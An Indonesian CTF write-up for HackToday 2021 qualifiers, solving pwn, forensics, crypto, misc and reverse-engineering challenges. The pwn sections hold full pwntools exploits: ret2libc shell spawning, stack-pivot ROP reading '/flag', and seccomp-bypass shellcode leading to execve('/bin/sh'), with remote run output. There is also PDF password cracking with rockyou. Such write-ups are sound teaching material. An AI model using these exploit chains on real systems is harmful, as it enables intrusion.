


Setelah ketemu, pindah terminal jalankan lagi dengan port yang didapat.




```
def exploit():
    elf  = ELF(PATH)
    libc = ELF('./libc.so.6', checksec=False)

    canary = p64(0xc54d966138e6ad00)
    leak = b'\x2b\xf0\xca\x2e\xdc\x7f\x00\x00'
    libc.address = u64(leak) - 0x2702b
    print(hex(libc.address))
```

```
pop_rdi_ret = libc.address + 0x26b72
str_bin_sh  = libc.search(b'/bin/sh').__next__()

payload  = b'A' * 0x38
payload += canary * 2
payload += p64(pop_rdi_ret) + p64(str_bin_sh)
payload += p64(pop_rdi_ret + 1) # ret
payload += p64(libc.sym['system'])

r = remote(HOST, PORT)
r.send(payload)
r.interactive()
```




Flag: hacktoday{omg_u_can_exploit_me}


Set (485 pts)

User diberi 2 kali leak dan 1 kali write yang out-of-bound di stack yang bisa kita lakukan untuk mengoverwrite rip. Lalu program meminta inputan “num” yang akan dijadikan argument ke-3 untuk fungsi “do_nothing_and_return_31337”.

Fungsi diatas hanya akan mengcopy semua argument ke stack dan me return 31337. Memang keliatan tidak menarik, tapi fungsi itu membuat ketiga argumentnya terdapat pada register rdi, rsi, rdx (num) secara berurutan pada saat program akan exit.



Setelah stuck beberapa saat untuk dapatkan cara gimana lakukan rop, akhirnya nemu gadget ini di libc.



Yaa, stack-pivoting, dengan set rdx menjadi alamat buffer yang kita input diawal program, lalu overwrite rip menjadi gadget kedua diatas, maka kita akan return ke buffer kita yang berada di bss. Tinggal lakukan rop orw dengan path flag yang sudah diketahui di deskripsi soal.

Full solver,

```
#!/usr/bin/python3

from pwn import *

PATH = './chall'
HOST = '103.41.207.206'
PORT = 17013

def leak(idx):
    r.sendlineafter(': ', f'{idx}')
    return int(r.recvline(0).split()[-1])

def exploit(r):
    r.sendafter(': ', b'Hmm')

    libc_leak = leak(27)
    libc.address = libc_leak - libc.sym['__libc_start_main'] - 243
    elf.address = leak(31) - elf.sym['main']

    info(hex(libc_leak))
    info(hex(libc.address))
    info(hex(elf.address))
```

```
    r.sendlineafter(': ', '27')
    r.sendlineafter('= ', f"{libc_leak - 0x88}") # call constructor

    r.sendlineafter(': ', f'{0x4141414141414141}')

    # usefull gadgets
    pop_rax_ret = libc.address + 0x004a550
    pop_rdi_ret = libc.address + 0x0026b72
    pop_rsi_ret = libc.address + 0x0027529
    pop_rdx_r12_ret = libc.address + 0x11c371
    syscall = libc.address + 0x066229

    # open('/flag', 0)
    payload  = p64(pop_rax_ret) + p64(0x2)
    payload += p64(pop_rdi_ret) + p64(elf.sym.buffer + 0x100)
    payload += p64(pop_rsi_ret) + p64(0)
    payload += p64(syscall)

    # read(fd_flag, flag_buffer, 0x50)
    payload += p64(pop_rax_ret) + p64(0x0)
    payload += p64(pop_rdi_ret) + p64(0x3)
    payload += p64(pop_rsi_ret) + p64(elf.sym.buffer + 0x100)
    payload += p64(pop_rdx_r12_ret) + p64(0x50) + p64(0)
    payload += p64(syscall)

    # write(stdout, flag_buffer, 0x50)
    payload += p64(pop_rax_ret) + p64(0x1)
    payload += p64(pop_rdi_ret) + p64(0x1)
    payload += p64(pop_rsi_ret) + p64(elf.sym.buffer + 0x100)
    payload += p64(pop_rdx_r12_ret) + p64(0x50) + p64(0)
    payload += p64(syscall)

    payload  = payload.ljust(0x100, b'\0')
    payload += b'/flag'

    r.sendafter(': ', payload)

    leak(1)
    leak(2)

    r.sendlineafter(': ', '27')
    r.sendlineafter('= ', f"{libc.address + 0x05e650}") # mov rsp, rdx ; ret
    r.sendlineafter(': ', f'{elf.sym.buffer}')

    info(r.recvall().split()[0])

    r.interactive()

if __name__ == '__main__':
    elf  = ELF(PATH)
    libc = ELF('./libc.so.6', False)
```

```
    if args.REMOTE:
        r = remote(HOST, PORT)
    else:
        env = {'LD_PRELOAD' : './libc.so.6'}
        r = process(PATH, aslr=0, env=env)
    exploit(r)
```

```
❯ python3 solve.py REMOTE
[*] '/home/abdullahnz/ctf-2021/HackToday/Quals/pwn/set/chall'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 103.41.207.206 on port 17013: Done
[*] 0x7fdce8acf0b3
[*] 0x7fdce8aa8000
[*] 0x559339cb1000
[+] Receiving all data: Done (168B)
[*] Closed connection to 103.41.207.206 port 17013
[*] b'hacktoday{congratz_you_solved_this_challenge_h3h3__bXRhCg}'
[*] Switching to interactive mode
[*] Got EOF while reading in interactive
$
[*] Interrupted
```

Flag: hacktoday{congratz_you_solved_this_challenge_h3h3__bXRhCg}

Comm (492 pts)

Binary akan mengeksekusi shellcode dari user; dan seccomp yang hanya memperbolehkan pemanggilan open, read, exit, exit_group syscall.

Sebelum program melakukan fork(), program memanggil pipe() yang berarti proses child dan parent bisa saling berkomunikasi.

```
$ strace ./backup
[...]
pipe([3, 4])
[...]
```

Leak address bisa dilakukan dengan melakukan write terhadap address yang berisi alamat yang dibutuhkan (pie, libc). Setelah didapat, tinggal lakukan rop pada proses child dengan memanggil execve(‘/bin/sh”, 0, 0). Dahlah, biarlah solver yang berbicara.

```
#!/usr/bin/python3

from pwn import *
```

```
context.arch = 'amd64'

PATH = './chall'
HOST = '103.41.207.206'
PORT = 17011

def exploit(r):
    shellcode = f'''
        add rsp, 0x80

        mov rax, 1
        mov rdi, 1
        lea rsi, [rsp]
        mov rdx, 0x28
        syscall

        xor rax, rax
        mov rdi, 0
        lea rsi, [rip]
        sub rsi, 0x33
        mov rdx, 0x200
        syscall

        jmp rsi
    '''

    r.recvline(0)
    r.send(asm(shellcode))

    leaks = []
    for _ in range(5):
        leaks.append(u64(r.recv(8)))

    elf.address  = leaks[0] - 0x11e0
    stack        = leaks[1]
    canary       = leaks[2]
    libc.address = leaks[4] - libc.sym['__libc_start_main'] - 243

    info(hex(stack))
    info(hex(elf.address))
    info(hex(libc.address))
    info(hex(canary))

    shellcode = '''
        mov rax, 0
        mov rdi, 0
        add rsi, 0x400
        mov rdx, 0x500
        syscall

        mov rax, 1
        mov rdi, 4
```

```
        mov rdx, 0x100
        syscall

        mov rax, 60
        syscall
    '''

    r.send(asm(shellcode))

    str_bin_sh = libc.address + 0x1b75aa

    rop = ROP(libc)
    rop.call(libc.sym['execve'], [str_bin_sh, 0, 0])

    pause()

    payload  = b'A' * 0x68
    payload += p64(canary) * 2
    payload += p64(elf.address + 0x1564) # ret
    payload += bytes(rop)

    r.send(payload)

    r.interactive()

if __name__ == '__main__':
    elf  = ELF(PATH)
    libc = ELF('./libc.so.6', 0)

    if args.REMOTE:
        r = remote(HOST, PORT)
    else:
        env = {'LD_PRELOAD' : './libc.so.6'}
        r = process(PATH, aslr=1, env=env)
    exploit(r)
```

```
    PIE:      PIE enabled
[+] Opening connection to 103.41.207.206 on port 17011: Done
[*] 0x7ffcf126f810
[*] 0x55cd5434d000
[*] 0x7f0e131eb000
[*] 0x9344ce8747bbc200
[*] Loaded 198 cached gadgets for './libc.so.6'
[*] Paused (press any to continue)
[*] Switching to interactive mode
$ cat /flag*
hacktoday{only_read_and_write_cant_stop_you__YXphCg}
$
```

Flag: hacktoday{only_read_and_write_cant_stop_you__YXphCg}

FOR

Hide n seek (100 pts)

Dengan melakukan check string pada file hideme.pdf akan didapatkan stream hex encoded dari file “Document-protected.pdf”. Crack password dengan wordlist rockyou.txt. Setelah didapat tinggal open.

```
$ echo '[HEX_ENCODED_STREAM]' | xxd -r -p > another.pdf
...
$ file another.pdf
another.pdf: PDF document, version 1.6

$ pdfcrack -f another.pdf -w ~/wordlist/rockyou.txt
PDF version 1.6
Security Handler: Standard
V: 2
R: 3
P: -4
Length: 128
Encrypted Metadata: True
FileID: 8eb0daf11c1c7fccf18435284885b8a7
U: 9faf324021c51bf2301b93d4c147db5a28bf4e5e4e758a4164004e56fffa0108
O: c529113057487228 99fd47d7c5bce8cfc9e8a8cc91eafe2c776d8c39239126f2
found user-password: 'HIDEandSEEK27'
```

"Hide and Seek" (Vocaloid) English ver by Lizz Robinett

i found you flag:

hacktoday{embedded_files_in_pdf's_with_passwword}

Flag: hacktoday{embedded_files_in_pdf's_with_passwword}


MIS

Hardest Problem Today (100 pts)

Flag terdapat pada deskripsi soal
Flag : hacktoday{The_Hardest_Flag_Today}


StartToday (100 pts)

Pada deskripsi soal terdapat text “ittoday_ipb” , jadi selanjutnya kami coba search terhadap text tersebut.



Didapatkan terdapat ig dari ittoday yang usernamenya sama persis seperti pada deskripsi soal. Ketika kami buka ignya pada post terakhir saat itu terdapat tulisan “Start Today” yang mana sama seperti judul soal dan pada post tersebut terdapat satu komentar

Selanjutnya kami klik profile akun tersebut dan ternyata terdapat flag pada bio akunnya



Flag : hacktoday{m.4.n.t.a.p_j.g.n_1.u.p.a_f.0.l.l.o.w}

CRY

unsafe-cipher (100 pts)

Diberikan source code sebagai berikut

```
#!/usr/bin/python3
from random import randint

def gen_pk(n):
     return randint(n-1000,n+1000)

def encrypt(msg,pk):
     cip = ""
     for i in msg:
     cip += str(ord(i)^pk**2)+" "
     return cip.split()

flag = open("flag").read().strip().encode().hex()
pk = gen_pk(10000)
enc = []
c_flag = encrypt(flag,pk)

for i in c_flag:
     enc += [int(i[5:])]

print(pk)
#???
print(enc)
#[50, 51, 55, 48, 50, 974, 49, 970, 50, 53, 50, 968, 55, 48, 50,
969, 49, 970, 49, 970, 49, 970, 50, 973, 50, 51, 50, 969, 49, 970,
50, 54, 50, 53, 50, 974, 51, 49, 49, 970, 50, 60, 50, 53, 50, 969,
51, 48, 55, 48, 50, 968]
```

Disini kita tahu bahwa nilai n-1000 dan n+1000 masih bruteforceable , jadinya tinggal bruteforce nilai pk dan lakukan decrypt. Disini kami menambahkan pengecekan secara manual dengan mempertimbangkan kemungkinan karakter pada flag , pertama kami coba kemungkinan nilai pertama dari flag dalam skala 0x60-0x69 jadi untuk index pertama dari enkripsi tentunya sama dengan index ke 6 dari mapping yang kita buat untuk keseluruhan nilai hexadecimal. Ternyata langsung dapet , berikut solver yang kami gunakan

```
enc = [50, 51, 55, 48, 50, 974, 49, 970, 50, 53, 50, 968, 55, 48,
50, 969, 49, 970, 49, 970, 49, 970, 50, 973, 50, 51, 50, 969, 49,
970, 50, 54, 50, 53, 50, 974, 51, 49, 49, 970, 50, 60, 50, 53, 50,
969, 51, 48, 55, 48, 50, 968]

def encrypt(msg,pk):
     cip = ""
     for i in msg:
```

```
      cip += str((ord(i)^pk**2))[5:]+" "
      return cip.split()

hex_val = '0123456789abcdef'
n = 10000
padding = 1000
for i in range(n-padding,n+padding):
    flag = ""
    res = encrypt(hex_val,i)
    res = list(map(int,res))
    if(res[6]==enc[0]):
      for j in enc:
            try:
                  flag += hex(res.index(j))[2:]
            except Exception as e:
                  continue
    if(len(flag)==len(enc)):
      break
print flag.decode('hex')
```

```
kosong … hacktoday unsafe-cipher-20210821T040902Z-001 unsafe-cipher python2 solver.py
g4k_am4n___jgn_baku_hant4m
```

Flag : hacktoday{g4k_am4n___jgn_baku_hant4m}

ungiven-chall-name (177 pts)

Diberikan source code sebagai berikut

```
import random
from Crypto.Cipher import AES
from hashlib import md5
from base64 import b64decode
from base64 import b64encode
from Crypto.Cipher import AES
from Crypto.Util.number import *

# Padding for the input string --not
# related to encryption itself.
BLOCK_SIZE = 16  # Bytes
pad = lambda s: s + (BLOCK_SIZE - len(s) % BLOCK_SIZE) * \
                chr(BLOCK_SIZE - len(s) % BLOCK_SIZE)
unpad = lambda s: s[:-ord(s[len(s) - 1:])]


class AESCipher:
      def __init__(self, key):
      self.key = md5(key).hexdigest()
      def encrypt(self, raw):
```

```
      raw = pad(raw)
      cipher = AES.new(self.key, AES.MODE_ECB)
      return (cipher.encrypt(raw))
      def decrypt(self, enc):
      cipher = AES.new(self.key, AES.MODE_ECB)
      return unpad(cipher.decrypt(enc))


p = getPrime(1024)
a = getPrime(13)
b = getPrime(13)
g = random.randrange(2,4)
A = pow(a,g,p)
B = pow(b,g,p)
s = pow(B,a,p)

print("""
A : {0}
B : {1}
P : {2}
""".format(A,B,p))

aes = AESCipher(str(s))
flag = open("flag.txt","rb").read()
print(aes.encrypt(flag).encode("hex"))
```

Dapat dilihat pada kode diatas bahwa nilai a digunakan sebagai base dan g sebagai power, karena g hanya ada pada skala 2-3 jadinya kita bisa bruteforce nilai pangkatnya. Untuk mendapatkan a kita tinggal lakukan pengakaran , jika akar sempurna maka itu nilai a nya. Selanjutnya tinggal generate shared secret dan decrypt flag. Berikut solver yang kami gunakan

```
import random
from Crypto.Cipher import AES
from hashlib import md5
from base64 import b64decode
from base64 import b64encode
from Crypto.Cipher import AES
from Crypto.Util.number import *
import gmpy2
BLOCK_SIZE = 16  # Bytes
pad = lambda s: s + (BLOCK_SIZE - len(s) % BLOCK_SIZE) * \
                chr(BLOCK_SIZE - len(s) % BLOCK_SIZE)
unpad = lambda s: s[:-ord(s[len(s) - 1:])]

class AESCipher:
      def __init__(self, key):
      self.key = md5(key).hexdigest()
      def encrypt(self, raw):
      raw = pad(raw)
```

```
      cipher = AES.new(self.key, AES.MODE_ECB)
      return (cipher.encrypt(raw))
      def decrypt(self, enc):
      cipher = AES.new(self.key, AES.MODE_ECB)
      return unpad(cipher.decrypt(enc))

A = 186854936813
p =
16310463151961891325844340284920286327797140989148724287984667466356
87866056771660251348557779064845523329862553842362843878871618333023
31759370813923390052342180811513666156427463385759195894543757942897
79806914905078654131245621629043773921085053194175054658069972266050
0082018805157911333579390506802366443284 1
target = 31618129
B = 147114332639
for i in range(2,4):
    a,check = gmpy2.iroot(A,i)
    if(check==True):
      s = pow(B,a,p)
      aes = AESCipher(str(s))

print(aes.decrypt('ea5f1666a512ef7a39a61f70bb36ce46005c7635bbb5727d
28fabd40d39a9ca5196f81722d4b4a5612d9ca8d0ed8d333'.decode('hex')))
```

```
kosong … hacktoday ungiven-chall-name-20210821T084454Z-001 ungiven-chall-name python2 sol
ver.py
hacktoday{ez_flag_for_your_page}
```

E(z)ncryptiOnly (177 pts)

Diberikan source code sebagai berikut

```
import os , random
from pwn import xor
from Crypto.Cipher import DES
from Crypto.Util.number import *

ultimate_key = '##RESTRICTED##'
c = bytes_to_long(ultimate_key) * random.randrange(1,6)

BLOCK_SIZE = 16
pad = lambda s: s + (BLOCK_SIZE - len(s) % BLOCK_SIZE) * \
                chr(BLOCK_SIZE - len(s) % BLOCK_SIZE)
unpad = lambda s: s[:-ord(s[len(s) - 1:])]


class DESCipher:
     def __init__(self, konci):
          if (konci):
               self.key = konci
```

```
            else:
                  self.key = ultimate_key
      def encrypt(self, raw):
      raw = pad(raw)
      cipher = DES.new(self.key, DES.MODE_ECB)
      return (cipher.encrypt(raw))

def encrypt_only(pt,konci):
      d_e_s = DESCipher(konci)
      enc = d_e_s.encrypt(pt)
      return enc

def enkrip_flag():
      flag = open("flag.txt","rb").read().strip()
      enc = encrypt_only(flag,0)
      return enc

def menu1():
      enc = enkrip_flag()
      print("enc ",xor(enc,os.urandom(len(enc))))

def menu2():
      enc = enkrip_flag()
      konci = 0
      multi = int(raw_input("[!] Multiple Secure Count : "))
      c1 = int(raw_input("[?] Do you want to custom the key? 1/0 :
"))
      if(c1):
                  konci = long_to_bytes(int(raw_input("[!] Input your
key : "), 16))
      for i in range(multi):
                  enc = encrypt_only(enc,konci)
      print("[+] Additional leak information : ",enc.split("}")[0])
      print("[+] Enc : ", xor(enc,os.urandom(len(enc))))

def main():
      print("""
MENU
 ------------------------------------------
| 1. Encrypt Flag                          |
| 2. Multiple Secure the Flag              |
 ------------------------------------------

[+] Additional info : {0}
""".format(c))
      menu = int(raw_input("Choose Menu : "))
      if(menu==1):
                  menu1()
      elif(menu==2):
                  menu2()
      else:
```

```
                exit()

if __name__ == '__main__':
      main()
```

Disini kami melakukan percobaan pada lokal, intinya kami harus mendapatkan nilai sebelum dilakukan xor dengan os urandom dan ternyata dengan input sebagai berikut kita mendapatkan hasil encrypt dari flag pada bagian “Additional leak information”

```
kosong … hacktoday E(z)ncryptiOnly-20210821T092423Z-001 E(z)ncryptiOnly python2 ez.py

MENU
 ----------------------------------------
| 1. Encrypt Flag                        |
| 2. Multiple Secure the Flag            |
 ----------------------------------------

[+] Additional info : 10634856468054189480

Choose Menu : 2
f8ffa8276abbc07f839e68f652099e2e
[!] Multiple Secure Count : 0
[?] Do you want to custom the key? 1/0 : 0
('[+] Additional leak information : ', "\xf8\xff\xa8'j\xbb\xc0\x7f\x83\x9eh\xf6R\t\x9e.")
('[+] Enc : ', '\x93\x00PJ\x86\xf4\xbf\xf2\xf8\x9d\xc0\xff\xd2\xdb1\x10')
```

Jadi untuk nilai ultimate key tinggal bagi dengan nilai 1-6 , jika hasil konversi ke bytesnya panjangnya 8 maka itu adalah keynya . Selanjutnya gunakan key tersebut untuk decrypt flag. Berikut solver yang kami gunakan.

```
import os , random
from pwn import xor
from Crypto.Cipher import DES
from Crypto.Util.number import *

BLOCK_SIZE = 16
pad = lambda s: s + (BLOCK_SIZE - len(s) % BLOCK_SIZE) * \
                chr(BLOCK_SIZE - len(s) % BLOCK_SIZE)
unpad = lambda s: s[:-ord(s[len(s) - 1:])]
class DESCipher:
      def __init__(self, konci):
       self.key = konci

      def decrypt(self, raw):
      cipher = DES.new(self.key, DES.MODE_ECB)
      return cipher.decrypt(raw)

known = 2305315235293957886
for i in range(1,6):
    tmp = long_to_bytes(known/i)
    if(len(tmp)==8):
       key = tmp
       break
enc = "`X\x99\x92?h
```

```
\x0fP\xf3,`\xb4.2\xc2s\xe5u(o\xba\xcc\xa8;\xba\xa5
\xa5v8\xae\x96Y\xaaO\x08\x9aYu\xda\xb0M\x9d\xe52\xf6\x10:\xd8RM(\x8
7Y\r\xcf..\xaaS\xc5\x15>~R>\xe6\x0b\x94W\x1d\x12\xaa\xf6#\x12\x1b\x
81\xca\xd4\xa7(\xb6\x98\x07\xac\x88\x8bz\xf4\xef\xd71\x8e\xe2\xc3\x
90w\x8d\xd4\xc7\x135\xc3\x90w\x8d\xd4\xc7\x135"
d_e_s = DESCipher(key)
print unpad(d_e_s.decrypt(enc))
```

```
kosong … hacktoday E(z)ncryptiOnly-20210821T092423Z-001 E(z)ncryptiOnly python2 solver.py
hacktoday{there are about 72 quadrillion possible keys for DES but there's only you in my heart}
```

Flag :
hacktoday{there_are_about_72_quadrillion_possible_keys_for_DES_but_there's_only_you_in_my_heart}

crypto🍞 (465 pts)

Diberikan source code sebagai berikut

```
#!/usr/bin/env python3
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
from Crypto.Util.number import getRandomNBitInteger

FLAG = open('flag.png', 'rb').read()

class Bread:
      def __init__(self, state, switch=True):
      assert state.bit_length() <= 64
      self.state = state
      self.switch = switch
      self.mask32 = (1 << 32) - 1
      self.mask64 = (1 << 64) - 1

      def encrypt(self, message):
      key = b''.join([int.to_bytes(self.next(), 4, 'big') for _ in
range(4)])
      iv = b''.join([int.to_bytes(self.next(), 4, 'big') for _ in
range(4)])
      cipher = AES.new(key, AES.MODE_CBC, iv)
      return iv + cipher.encrypt(pad(message, 16))

      def next(self):
      self.state = ((self.state << 43) | (self.state >> (64 - 43)))
& self.mask64
      self.state = self.state ^ int.from_bytes('🍞'.encode(), 'big')
      self.switch = not self.switch
      return (self.state >> 32) & self.mask32 if self.switch else
self.state & self.mask32
```

```
def main():
      seed = getRandomNBitInteger(64)
      bread = Bread(seed)
      enc = bread.encrypt(FLAG)
      with open('flag.enc', 'wb') as f:
      f.write(enc)
      f.close()

if __name__ == '__main__':
      main()
```

Disini kami stuck cukup lama dikarenakan mencoba untuk mengembalikan keseluruhan bitnya :3 , namun diakhir kami coba lakukan mapping untuk bitnya dan ternyata disini kami bisa meminimalisir jumlah bit yang di bruteforce , kita hanya perlu bruteforce 10 bit terakhir untuk mendapatkan nilai utuh dari state pada saat menghasilkan iv index ke-2. Berikut hasil debug kami

```
0b10011010000011000011101010100010100110010100100111110110001001
  bbbbbbbbbbbbbbbbbbbbbbbbbbbb1gggggggggg17ddddddddd19aaaa19xxxx

ori
a 0b10111000100110100000110000
b 0b10011010000011000011101010100
c 0b11111100101001010010111100000111
d 0b10100101111000001111010010011111

xor
e 0b11110010011111011110010110101110
f 0b11100011110111100000101011001010
g 0b11000011101010100010010011001
h 0b11011001111001111011011111010001

0b11111011000111000110110011111011010011011101110111110100000011100
  bbbbbbbbbbbbbbbbbbbbbbbbbbbbbb1gggggggggg21ddddddddd21zzzzzzzzzz

ori
a 0b10110000010111110110001110001101
b 0b11111011000111000110110011111011
c 0b10011111110000101011111110000
d 0b11000010101111111000011101111010

xor
e 0b10000001100000011101110000010011
f 0b10111000001111110000101100101
g 0b11100011011001111101101001101110
h 0b11001000100000000101011100100
```

Disini kita hanya perlu membruteforce bit dengan keterangan z dibawahnya yaitu hanya 10 bit. Kalau sudah dapat nilai state utuh tinggal lakukan xor lalu tinggal swap 43 bit belakang dengan

21 bit didepan. Karena kita tahu flag dalam format png jadi tinggal tambah pengecekan png. Berikut solver yang kami gunakan.

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad,unpad
from Crypto.Util.number import getRandomNBitInteger
from Crypto.Util.number import *

class Bread:
      def __init__(self, state, switch=True):
      assert state.bit_length() <= 64
      self.state = state
      self.switch = switch
      self.mask32 = (1 << 32) - 1
      self.mask64 = (1 << 64) - 1

      def decrypt(self, message):
      key = [int.to_bytes(self.next(), 4, 'big') for _ in range(4)]
      key = b''.join(key)
      iv = [int.to_bytes(self.next(), 4, 'big') for _ in range(4)]
      iv = b''.join(iv)
      cipher = AES.new(key, AES.MODE_CBC, iv)
      return unpad(cipher.decrypt(message),16)

      def next(self):
      self.state = ((self.state << 43) | (self.state >> (21))) &
self.mask64
      self.state = self.state ^ int.from_bytes('🍞'.encode(), 'big')
      self.switch = not self.switch
      return (self.state >> 32) & self.mask32 if self.switch else
self.state & self.mask32

# target =
b"\xb0_c\x8d\xfb\x1cl\xfb\x13\xf8W\xf0\xc2\xbf\x87z\xa4&\xa4\x12V\x
8fV?\x9d\xf6\x15\xe1O\x80\x97\xfd"
f = open("flag.enc","rb")
target = f.read()
a = []
for i in range(0,16,4):
    a.append(target[i:i+4])
enc = target[16:]
res = []
for i in a:
    res.append(bin(bytes_to_long(i))[2:])
for i in a:
    res.append(bin(bytes_to_long(i)^0xf09f8d9e)[2:])
known = res[1]+res[6][-11:]+res[3][-11:]
for x in range(0,int('1111111111',2)):
    brute = known + bin(x)[2:].rjust(10,'0')
    found = int(brute,2)
    for i in range(6):
```

```
        xor = found^0xf09f8d9e
        tmp_bin = bin(xor)[2:]
        first = bin(xor)[-43:]
        second = tmp_bin.replace(first,"")
        second = second.rjust(21,"0")
        res = first+second
        found = int(res,2)
    br = Bread(found)
    try:
        qqq = br.decrypt(enc)
        if(qqq[:4]==b'\x89PNG'):
                f = open("flacc.png","wb")
                f.write(qqq)
                f.close()
                break
    except Exception as e:
        continue
```

```
kosong … hacktoday cryptobread-20210821T053925Z-001 cryptobread ls
chall.py  coba.py  debug  fix_solver.py  flag.enc  q  solver.py  test.py  xx.py
kosong … hacktoday cryptobread-20210821T053925Z-001 cryptobread python fix_solver.py
kosong … hacktoday cryptobread-20210821T053925Z-001 cryptobread ls
chall.py  coba.py  debug  fix_solver.py  flacc.png  flag.enc  q  solver.py  test.py  xx.py
```

Flag : hacktoday{we_baked_bread_you_cant_refuse}

REV

go64 (305 pts)

Diberikan file elf yang dibuat dengan bahasa pemrograman golang.

```
55  runtime_stringtoslicebyte(a1, a2, (__int64)&v25, *v29, v6, v7);
56  encoding_base64___Encoding__EncodeToString(a1, a2, (__int64)&v31, v10, v8, v9);
57  v28 = &v31;
58  math_rand___Rand__Seed(a1, a2);
59  runtime_stringtoslicerune(a1, a2, v11, v12, v13, v14);
60  v27 = 1LL;
61  *(_QWORD *)&v32 = main_main_func1;
62  *((_QWORD *)&v32 + 1) = 1LL;
63  v33 = v2;
64  math_rand___Rand__Shuffle(a1, a2, 1LL);
65  runtime_slicerunetostring(a1, a2, v15, v16, v17, v18, 0LL);
66  runtime_convTstring(a1, a2, v19);
67  *(_QWORD *)&v30 = &unk_4B1140;
68  *((_QWORD *)&v30 + 1) = &v31;
```

